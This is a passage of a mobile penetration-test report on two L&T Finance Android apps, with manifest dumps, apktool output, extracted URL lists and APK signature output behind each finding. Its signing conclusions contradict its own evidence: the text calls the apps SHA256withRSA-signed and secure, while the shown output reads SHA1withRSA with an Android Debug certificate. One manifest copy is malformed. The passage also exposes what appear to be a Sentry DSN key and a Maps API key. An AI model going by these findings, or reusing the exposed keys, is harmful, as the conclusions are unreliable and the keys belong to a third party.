
```

1 |version: 2.9.0
2 |apkFileName: WRF_production.apk
3 |isFrameworkApk: false
4 |usesFramework:
5 |  ids:
6 |    - 1
7 |  tag: null
8 |sdkInfo:
9 |  minSdkVersion: 21
10 |  targetSdkVersion: 28
11 |packageInfo:
12 |  forcedPackageId: 127
13 |  renameManifestPackage: null
14 |versionInfo:
15 |  versionCode: 9
16 |  versionName: 1.0.21
17 |resourcesAreCompressed: false
18 |sharedLibrary: false
19 |sparseResources: false
20 |unknownFiles:
21 |  androidsupportmultidexversion.txt: 8
22 |  firebase-analytics.properties: 8
23 |  firebase-annotations.properties: 8
24 |  firebase-common.properties: 8
25 |  firebase-components.properties: 8
26 |  firebase-core.properties: 8
27 |  firebase-crashlytics.properties: 8
28 |  firebase-datatransport.properties: 8
29 |  firebase-encoders-json.properties: 8
30 |  firebase-encoders.properties: 8
31 |  firebase-iid-interop.properties: 8
32 |  firebase-installations-interop.properties: 8
33 |  firebase-installations.properties: 8
34 |  firebase-measurement-connector.properties: 8
35 |  firebase-messaging.properties: 8
36 |kotlin_tooling_metadata.json: 8

```

Figure#06 Tested for Min SDK Version

Next, we tested the application for the Allow Backup Flag and carried out this attack by checking the Allow Backup Flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, this led us to the conclusion that the Android application is not vulnerable to the Allow Backup Flag.



```


<uses-sdk android:minSdkVersion="21" android:targetSdkVersion="28"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-feature android:name="android.hardware.telephony" android:required="false"/>
<uses-feature android:name="android.hardware.camera.any" android:required="true"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<queries>
  <intent>
    <action android:name="android.media.action.IMAGE_CAPTURE"/>
  </intent>
</queries>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.front" android:required="false"/>
<uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<uses-feature android:name="android.hardware.wifi" android:required="false"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="com.google.android.finsky.permission.BIND_INSTALL_REFERRER_SERVICE"/>
<application android:label="@string/app_name" android:icon="@drawable/applogo" android:name="application.LTFSApplication" android:debuggable="false" android:allowBackup="false" android:hardwareAccelerated="false" android:largeHeap="true" android:supportRtl="true" android:usesCleartextTraffic="true" android:networkSecurityConfig="@xml/network_security_config" android:appComponentFactory="androidx.core.app.CoreComponentFactory">
  <activity android:name="com.ltfs.lti.ltfs.EsignSanctionLetterActivity" android:exported="false"/>
  <activity android:name="com.ltfs.lti.ltfs.AwaitingConsentActivity" android:exported="false" android:screenOrientation="portrait"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.repayment.RepayUtrInputDetailsActivity" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.repayment.RepaymentConsentLetterScreen" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.repayment.PaymentSummaryScreen" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.repayment.RepaymentReleaseScreenThree" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.repayment.ReleaseScreenTwo" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.repayment.ReleaseScreenOne" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.activities.ShareHoldingPatternActivity" android:exported="false">
    <meta-data android:name="android.app.lib_name" android:value="" />
  </activity>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fm.BankersMandate_Activity" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.activities.SubmitBankStatementActivity" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.activities.UTRActivity" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.processor.Online5sCertificationActivity" android:exported="false"/>
  <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.fekotlin.activities.FinancialDatafetching_Activity" android:exported="false"/>
</application>
<meta-data android:configChanges="screensize|screenLayout|orientation|keyboardHidden|keyboard" android:windowSoftInputMode="adjustResize|stateHidden"/>

```

Figure#07 Tested for Allow backup Flag

Next, we tested the application for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2

schemes with the SHA256withRSA signature type, which is secure. Therefore, this led us to the conclusion that the Android application is not vulnerable to Weak Signing Algorithms.



```

AndroidManifest.xml x APK signature x

APK signature verification result:

Signature verification succeeded
Valid APK signature v1 found

Signer CERT.RSA (META-INF/CERT.SF)

Type: X.509
Version: 1
Serial number: 0x1
Subject: C=US, O=Android, CN=Android Debug
Valid from: Fri Oct 28 16:12:16 IST 2022
Valid until: Sun Oct 20 16:12:16 IST 2052

Public key type: RSA
Exponent: 65537
Modulus size (bits): 2048
Modulus: 168938336610027039403514389277127452035232086134558582780174976350452005527424040894384785547575790455926728540789640180312965396900193059156698899902

Signature type: SHA1withRSA
Signature OID: 1.2.840.113549.1.1.5

MD5 Fingerprint: B6 CA 9F E3 7F 03 9C C1 E4 6D E8 02 15 3C 23 45
SHA-1 Fingerprint: 01 55 5A 36 A1 3A 7E 44 35 0B 3C 4B 70 DE 27 0E 85 48 7E 8A
SHA-256 Fingerprint: D3 A0 7E 7F 79 0F 85 B1 B8 31 74 0C 8D 74 C5 DA F3 4B 31 DB D6 07 6D DB C8 30 18 AE 48 01 B8 FE

Valid APK signature v2 found

Signer 1

Type: X.509
Version: 1
Serial number: 0x1
Subject: C=US, O=Android, CN=Android Debug
Valid from: Fri Oct 28 16:12:16 IST 2022
Valid until: Sun Oct 20 16:12:16 IST 2052

Public key type: RSA
Exponent: 65537
Modulus size (bits): 2048
Modulus: 168938336610027039403514389277127452035232086134558582780174976350452005527424040894384785547575790455926728540789640180312965396900193059156698899902

Signature type: SHA1withRSA
Signature OID: 1.2.840.113549.1.1.5

MD5 Fingerprint: B6 CA 9F E3 7F 03 9C C1 E4 6D E8 02 15 3C 23 45
SHA-1 Fingerprint: 01 55 5A 36 A1 3A 7E 44 35 0B 3C 4B 70 DE 27 0E 85 48 7E 8A
SHA-256 Fingerprint: D3 A0 7E 7F 79 0F 85 B1 B8 31 74 0C 8D 74 C5 DA F3 4B 31 DB D6 07 6D DB C8 30 18 AE 48 01 B8 FE

```

*Figure#08 Tested for Weak Signing Algorithms*

Next, we tested the application for Improper Export Android Components. SecureLayer7 carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. SecureLayer7 observed that the application implemented proper protection and set the exported components as "false". Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Improper Export of Android Components.

```

<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<queries>
    <action android:name="android.media.action.IMAGE_CAPTURE"/>
    </action>
</queries>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.front" android:required="false"/>
<uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<uses-feature android:name="android.hardware.wifi" android:required="false"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="com.google.android.finsky.permission.BIND_INSTALL_REFERRER_SERVICE"/>
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/applogo" android:name="application.LTFSApplication" android:debuggable="false" android:allowBackup="false" android:hardwareAccelerated="false" android:largeHeap="true" android:supportsRtl="true" android:usesCleartextTraffic="true" android:networkSecurityConfig="@xml/network_security_config" android:appComponentFactory="androidx.core.app.CoreComponentFactory">
    <activity android:name="com.ltfs.ltfs.ESignSanctionLetterActivity" android:exported="false"/>
    <activity android:name="com.ltfs.ltfs.AwaitingConsentActivity" android:exported="false" android:screenOrientation="portrait"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.repayment.RepayUTRInputDetailsActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.repayment.RepaymentConsentLetterScreen" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.repayment.PaymentSummaryScreen" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.repayment.ReleaseScreenThree" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.repayment.ReleaseScreenTwo" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.repayment.ReleaseScreenOne" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.ShareHoldingPatternActivity" android:exported="false">
        <meta android:name="android.app.lib_name" android:value=""/>
    
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.BankersMandate_Activity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.SubmitBankStatementActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.UTRActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.MandateSetupPart_BActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.processor.OnlineCertificationActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.FinancialDataFetching_Activity" android:screenOrientation="portrait" android:configChanges=" screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.repayment.ListOfClientRepayment_Activity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.margincall.ListOfMarginCall_Activity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.margincall.WHR_MarginCall_Activity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.repayment.UTR_ScreenActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.repayment.ReleaseScreen_Part1Activity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.processor.KYC_CurrentBusinessAddressActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.processor.GST_CertificateActivity" android:exported="false" android:parentActivityName="com.ltfs.ltfs.fm.FmDashboardActivity"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.Capture_Bank_Ac_DetailsActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.STPActivity" android:exported="false"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.WHR_DisbursementHomeActivity" android:screenOrientation="portrait" android:parentActivityName="com.ltfs.ltfs.fm.FmDashboardActivity"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.WarehouseListActivity" android:parentActivityName="com.ltfs.ltfs.fm.DisbursementHomeActivity"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.WHR_Repayment_Activity" android:parentActivityName="com.ltfs.ltfs.fm.DisbursementHomeActivity"/>
    <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltfs.fmkotlin.activities.WHR_DisbursementHomeActivity" android:parentActivityName="com.ltfs.ltfs.fm.DisbursementHomeActivity"/>

```

Figure#09 Tested for Improper Export Android Components

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative- ML Digital Android Application

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with ML Digital Android application.

### Scope Package: com.ltfs.ml

In the first step, we checked for Sensitive Data Exposure with URLs and carried out this attack by finding all the URLs in the smalli file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure with URLs.


```

- hexfulldata.txt
- http://cdn.link.net/154335.jpg
- http://cloud.novusconnect.in/
- http://earth.google.com/kml/2.2
- http://maps.google.com/maps?daddr=
- http://maps.google.com/maps?q=loc:
- http://maps.googleapis.com/maps/api/distancematrix/
- http://purl.org/rss/1.0/modules/content/
- http://schemas.android.com/apk/res-auto
- http://schemas.android.com/apk/res/android
- http://www.google.com/kml/ext/2.2
- http://www.opengis.net/kml/2.2
- https://5f0c7fd2678f44beba342ffbd306984e@o435277.ingest.sentry.io/api/6019750/store/
- https://accounts.google.com
- https://accounts.google.com/o/oauth2/revoke?token=
- https://ap1.unwiredlabs.com/ https://accounts.google.com/o/oauth2/revoke?token=
- https://apac-faceid.hyperverge Ctrl+Click to follow link
- https://apac-faceid.hyperverge.co/v2/
- https://api.liveconnect.in/backend/web/mediaagility/
- https://api.mixpanel.com/track/
- https://api.rudderlabs.com
- https://api.cloudagent.in/
- https://app-measurement.com/a
- https://cdns.klimg.com/bola.net/library/upload/21/2017/06/175/aji-santoso-1_7401e5f.jpg
- https://cdns.klimg.com/bola.net/library/upload/21/2017/06/175/alfredo_eaeefeb.jpg
- https://cdns.klimg.com/bola.net/library/upload/21/2017/06/175/jose-mourinho-afp_c2b8c29.jpg
- https://cdns.klimg.com/bola.net/library/upload/21/2017/06/175/michael-essien-01-f1_30aca24.jpg
- https://cdns.klimg.com/bola.net/library/upload/21/2017/06/aji-santoso-1_7401e5f.jpg
- https://cdns.klimg.com/bola.net/library/upload/21/2017/06/alfredo_eaeefeb.jpg
- https://cdns.klimg.com/bola.net/library/upload/21/2017/06/jose-mourinho-afp_c2b8c29.jpg
- https://cdns.klimg.com/bola.net/library/upload/21/2017/06/michael-essien-01-f1_30aca24.jpg

```

Figure#01 Tested for Sensitive Data on URLs

Next, we checked for insecure data storage with the Firebase database URL and tried to find the Firebase URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, it was clear that the application is not vulnerable to insecure data storage with a Firebase URL.



Figure#02 Tested for Firebase URL

In this step, we checked for installation of the target APK on an insecure version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Therefore, we can say that the application is not vulnerable to Android application installation on Insecure OS Versions.

```
version: 2.9.0
apkFileName: app-release-protected.apk
isFrameworkApk: false
usesFramework:
  ids:
    - 1
    tag: null
sdkInfo:
  minSdkVersion: 21
  targetSdkVersion: 29
packageInfo:
  forcedPackageId: 127
  renameManifestPackage: null
versionInfo:
  versionCode: 1
  versionName: 4.8C
resourcesAreCompressed: false
sharedLibrary: false
sparseResources: false
unknownFiles:
  cz.xml: 8
  ale: 0
  ahd: 0
  afe: 8
  afr: 8
  ed.xml: 8
  rd: 0
  jn.xml: 8
  ny.xml: 8
  dj.xml: 8
  ajq: 0
  er: 8
  uj: 0
  hb.xml: 8
  gn.xml: 8
  hc.xml: 8
  jo.xml: 8
  tk: 0
```

Figure#03 Tested for Insecure OS Versions

Next, we checked for the Allow Backup Flag and carried out this attack by checking the Allow Backup Flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, this led us to the conclusion that the Android application is not vulnerable to the Allow Backup Flag.

```

Find: backup
Cc W .* ↑ ↓ ⌂ x
1  <uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
2  <uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
3  <uses-feature android:name="android.hardware.location.gps"/>
4  <uses-feature android:name="android.hardware.location.network"/>
5  <uses-permission android:name="android.permission.VIBRATE"/>
6  <uses-permission android:name="android.permission.READ_INTERNAL_STORAGE"/>
7  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
8  <uses-permission android:name="android.permission.ACTION_MANAGE_OVERLAY_PERMISSION"/>
9  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
10 <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
11 <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
12 <uses-permission android:name="android.permission.DOWNLOAD_WITHOUT_NOTIFICATION"/>
13 <uses-feature android:glEsVersion="0x20000" android:required="true"/>
14 <supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:xlargeScreens="true"/>
15 <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
16 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" android:required="false"/>
17 <uses-feature android:name="android.hardware.camera" android:required="false"/>
18 <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
19 <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
20 <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
21 <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
22 <uses-feature android:name="android.hardware.wifi" android:required="false"/>
23 <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
24 <application android:theme="@style/_res_0x7f14000a" android:label="@string/_res_0x7f130059" android:icon="@mipmap/ic_launcher" android:name="com.ltfs.ml.global.MLApp" android:testOnly="false" android:allowBackup="false" android:hardwareAccelerated="true" android:largeHeap="true" android:supportsRtl="true" android:usesClearTextTraffic="false" android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/ic_launcher_round" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:requestLegacyExternalStorage="true">
25     <activity android:name=".O.positionSelectorLikeTouchCompat" android:exported="false"/>
26     <activity android:name=".O.getLayoutInflater" android:screenOrientation="portrait"/>
27     <activity android:name=".O.hasFocus" android:screenOrientation="portrait"/>
28     <activity android:name=".O.ResourceManagerInternal.VdcInflateDelegate" android:screenOrientation="portrait"/>
29     <activity android:name=".O.getLayoutResource" android:screenOrientation="portrait"/>
30     <activity android:name=".O.FitWindowsFrameLayout" android:windowSoftInputMode="adjustPan"/>
31     <uses-library android:name="org.apache.http.legacy" android:required="false"/>
32     <meta-data android:name="a" android:value="" />
33     <provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities="com.ltfs.ml.provider" android:grantUriPermissions="true">
34         <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths"/>
35     </provider>
36     <receiver android:name="com.ltfs.ml.biometric.bluetooth.DeviceDiscoveryReceiver">
37         <intent-filter>
38             <action android:name="BluetoothDevice.ACTION_FOUND"/>
39         </intent-filter>
40     </receiver>
41     <receiver android:name="com.ltfs.ml.auth.eod.logout.AutoLogoutReceiver"/>
42     <meta-data android:name="com.google.android.gms.version" android:value="12451000"/>
43     <meta-data android:name="com.google.android.geo.API_KEY" android:value="A1zasyDrRNHlyo8fhxVnkSEYljDSgxPF8thwYg"/>
44     <activity android:name="com.ltfs.ml.ui.activities.SplashActivity" android:screenOrientation="portrait">
45         <intent-filter>
46             <action android:name="android.intent.action.MAIN"/>

```

Figure#04 Tested for Allow Backup

Moving forward, we checked for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 and v3 schemes with the SHA256withRSA signature type, which is secure. Therefore, we can say that the application is not vulnerable to Weak Signing Algorithms.

```

APK signature verification result:

Signature verification succeeded
Valid APK signature v1 found

Signer CERT.RSA (META-INF/CERT.SF)

Type: X.509
Version: 3
Serial number: 0x7fc8317b
Subject: OU=Finance, O=LTFS
